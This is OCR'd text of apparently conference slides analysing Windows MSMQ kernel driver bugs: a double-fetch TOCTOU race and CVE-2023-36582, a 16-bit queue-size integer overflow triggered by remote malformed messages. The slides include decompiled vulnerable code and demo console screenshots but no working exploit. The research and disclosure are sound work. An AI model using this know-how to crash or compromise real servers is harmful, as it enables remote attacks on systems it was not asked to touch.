
Case Study -TOCTOU

- AcpCalcPacketSize => **Access CACSendParameters** to calculate packet size
- AcpBuildPacket =>**Access CACSendParameters again** when writing packet data
- Classic double fetch pattern

Race the Kernel Driver



Demo – Trigger Kernel Bug Locally


文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
主页
windows_server_2019_dc...
Administrator: C:\Windows\system32\cmd.exe
10:44 AM
10/24/2023
要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。


```
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd Desktop\mqac

C:\Users\Administrator\Desktop\mqac>TestMsmq.exe
```

Remote Attack Surface

- We cannot call kernel driver directly from remote
- Send malformed messages to the server via TCP/HTTP/DCOM
  - Trigger the bug when kernel driver handles the message (send/recv)


Case Study - CVE-2023-36582

- 16-bits queue size integer overflow
- Send a remote message to trigger



```
__int64 __fastcall CUserHeader::QueueSize(char a1, unsigned int a2, const unsigned
{
  __int16 v5; // r10
  __int16 wQueueNameSize; // [rsp+30h] [rbp+8h] BYREF

  if ( a1 )
    return 8i64;
  if ( a2 < 2 )
    return 0i64;
  if ( a2 < 5 )
    return 4i64;
  if ( a2 == 5 )
    return 16i64;
  if ( a2 == 6 )
    return 20i64;
  if ( a2 != 7 )
    return 0i64;
  wQueueNameSize = 0;
  GetSafeDataAndAdvancePointer<unsigned short>(a3, 0i64, &wQueueNameSize, 0i64);
  return ((unsigned __int16)(v5 + wQueueNameSize) + 3) & 0xFFFFFFFC;
}
```

Demo – Trigger Kernel Bug Remotely



Administrator: C:\WINDOWS\system32\cmd.exe

```
Microsoft Windows [Version 10.0.25357.1]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::66fa:3bff:57c2:35b1%5
   IPv4 Address. . . . . . . . . . . : 192.168.126.160
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\Administrator>_
```

Thank you!

Questions?